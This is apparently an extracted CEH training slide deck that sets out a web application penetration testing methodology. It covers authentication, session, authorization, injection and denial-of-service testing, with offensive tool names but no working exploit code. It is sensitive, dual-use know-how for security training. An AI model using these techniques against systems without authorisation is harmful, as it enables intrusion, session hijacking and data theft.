
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Pen Testing

- Web application pen testing is used to **identify, analyze, and report vulnerabilities** such as input validation, buffer overflow, SQL injection, bypassing authentication, code execution, etc. in a given application
- Best way to perform penetration testing is to **conduct a series of methodical and repeatable tests**, and to work through all of the different application vulnerabilities




Web Application Pen Testing






START

Information Gathering



Information Gathering




- Analyze error codes **by requesting invalid pages** and **utilize alternate request methods** (POST/PUT/Other) in order to collect confidential information from the server
- Examine the source code from the accessible pages **of the application front-end**
- Test for recognized file types/extensions/directories by requesting common file extensions such as .ASP, .HTM, .PHP, .EXE and **watch for any unusual output or error codes**
- Perform TCP/ICMP and service fingerprinting using traditional fingerprinting tools such as **Nmap** and **Queso**, or the more recent application fingerprinting tools **Amap** and **WebServerFP**



Configuration Management Testing




START





START...

Authentication Testing



- Try to **reset passwords** by guessing, social engineering or cracking secret questions, if used. Check if **"remember my password" mechanism** is implemented by checking the HTML code of the login page.
- Check if it is possible to **"reuse" a session after logout**. Also check if the **application automatically logs out a user** when that user has been idle for a certain amount of time, and that no sensitive data remains stored in the browser cache.
- Identify all parameters that are sent in addition to the **decoded CAPTCHA** value from the client to the server and try to send an **old decoded CAPTCHA value with an old CAPTCHA ID of an old session ID**.
- Check if users hold a hardware device of some kind in addition to the password. Check if **hardware device communicates directly and independently** with the authentication infrastructure using an additional communication channel.
- Attempt to force a race condition**, make multiple simultaneous requests while observing the outcome for unexpected behavior. Perform code review.



START...

Session Management Testing

Test for Session Management schema

Cookie tampering results in hijacking the sessions of legitimate users

Test for cookie attributes

Cookie information to hijack a valid session

Test for session fixation

Attacker could steal the user session (session hijacking)

Test for exposed session variables

Confidential information of session token leads to replay session attack



Test for CSRF (Cross Site Request Forgery)

Compromises end user data and operation or entire web application

- Collect sufficient number of cookie samples, analyze the cookie generation algorithm and **forge a valid cookie** in order to perform the attack
- Test for cookie attributes using intercepting proxies such as **Webscarab**, **Burp proxy**, **Paros Proxy** or traffic intercepting browser plug-in's such as **"TamperIE"** (for IE), and **"Tamper Data"** (for Firefox)
- To test for session fixation **make a request to the site** to be tested and analyze vulnerabilities using the **WebScarab** tool
- Test for exposed session variables by inspecting **encryption & reuse of session token**, proxies & caching, GET & POST, and transport vulnerabilities
- Examine the **URLs in the restricted area** to test for CSRF



Authorization Testing



- Test for path traversal by performing **input vector enumeration** and **analyzing the input validation functions** present in the web application
- Test for bypassing authorization schema by examining the **admin functionalities**, to gain access to the resources assigned to a different role
- Test for **role/privilege manipulation**



START

Data Validation Testing

Session cookie information

Test for reflected cross-site scripting

Sensitive information such as session authorization tokens

Test for stored cross-site scripting

Cookie information

Test for DOM based cross site scripting

Information on DOM based cross site scripting vulnerabilities

Test for cross site flashing

Database information

Perform SQL injection testing

- ☞ Detect and analyze input vectors for potential vulnerabilities, analyze the vulnerability report and attempt to exploit it. Use tools such as OWASP CAL9000, WebScarab, XSS-Proxy, ratproxy, and Burp Proxy
- ☞ Analyze HTML code, test for Stored XSS, leverage Stored XSS, verify if the file upload allows setting arbitrary MIME types using tools such as OWASP CAL9000, Hackvertor, BeEF, XSS-Proxy, Backframe, WebScarab, Burp, and XSS Assistant
- ☞ Perform source code analysis to identify JavaScript coding errors
- ☞ Analyze SWF files using tools such as SWFIntruder, Decompiler, Compiler, Disassembler, Swfmill, and Debugger Version of Flash Plugin/Player
- ☞ Perform Standard SQL Injection Testing, Union Query SQL Injection Testing, Blind SQL Injection Testing, and Stored Procedure Injection using tools such as OWASP SQLiX, sqlninja, SqlDumper, sqlbftools, SQL Power Injector, etc.
- ☞ Use a trial and error approach by inserting '(', '|', '&', '*' and the other characters in order to check the application for errors. Use the tool Softerra LDAP Browser

Sensitive information about users and hosts



Perform LDAP injection testing




CEH
Certified Ethical Hacker

141

Copyright © by EC-Council

All Rights Reserved. Reproduction is Strictly Prohibited.


Data Validation Testing



- Discover **vulnerabilities** of an ORM tool and test web applications that use ORM. Use tools such as Hibernate, Nhibernate, and Ruby On Rails.
- Try to insert XML metacharacters
- Find if the web server actually supports **SSI directives** using tools such as Web Proxy Burp Suite, Paros, WebScarab, String searcher: grep
- Inject **XPath code** and interfere with the query result
- Identify **vulnerable parameters**. Understand the data flow and deployment structure of the client, and perform IMAP/SMTP command injection



Data Validation Testing



- 🔧 **Inject code (a malicious URL)** and perform source code analysis to discover code injection vulnerabilities
- 🔧 **Perform manual code analysis** and craft malicious HTTP requests using | to test for OS command injection attacks
- 🔧 **Perform manual and automated code analysis** using tools such as OllyDbg to detect buffer overflow condition
- 🔧 **Upload a file that exploits a component in the local user workstation**, when viewed or downloaded by the user, perform XSS, and SQL injection attack
- 🔧 **Identify all user controlled input** that influences one or more headers in the response, and check whether he or she can successfully inject a CR+LF sequence in it





START

Denial of Service Testing

Test for SQL
wildcard attacks

Application
information

- Craft a query which will not return a result and includes several wildcards. Test manually or employ a fuzzer to automate the process

Test for locking
customer accounts

Login account
information

- Test that an account does indeed lock after a certain number of failed logins. Find places where the application discloses the difference between valid and invalid logins

Test for buffer
overflows

Buffer overflow
points

- Perform a manual source code analysis and submit a range of inputs with varying lengths to the application

Test for user specified
object allocation

Maximum number of
objects that application
can handle

- Find where the numbers submitted as a name/value pair might be used by the application code and attempt to set the value to an extremely large numeric value, then see if the server continues to respond



Denial of Service Testing



Test for user input
as a loop counter

Logical errors in an
application

Write user provided
data to disk

Local
disks exhaustion

Test for proper release
of resources

Programming flaws

Test for storing too
much data in session

Session management
errors

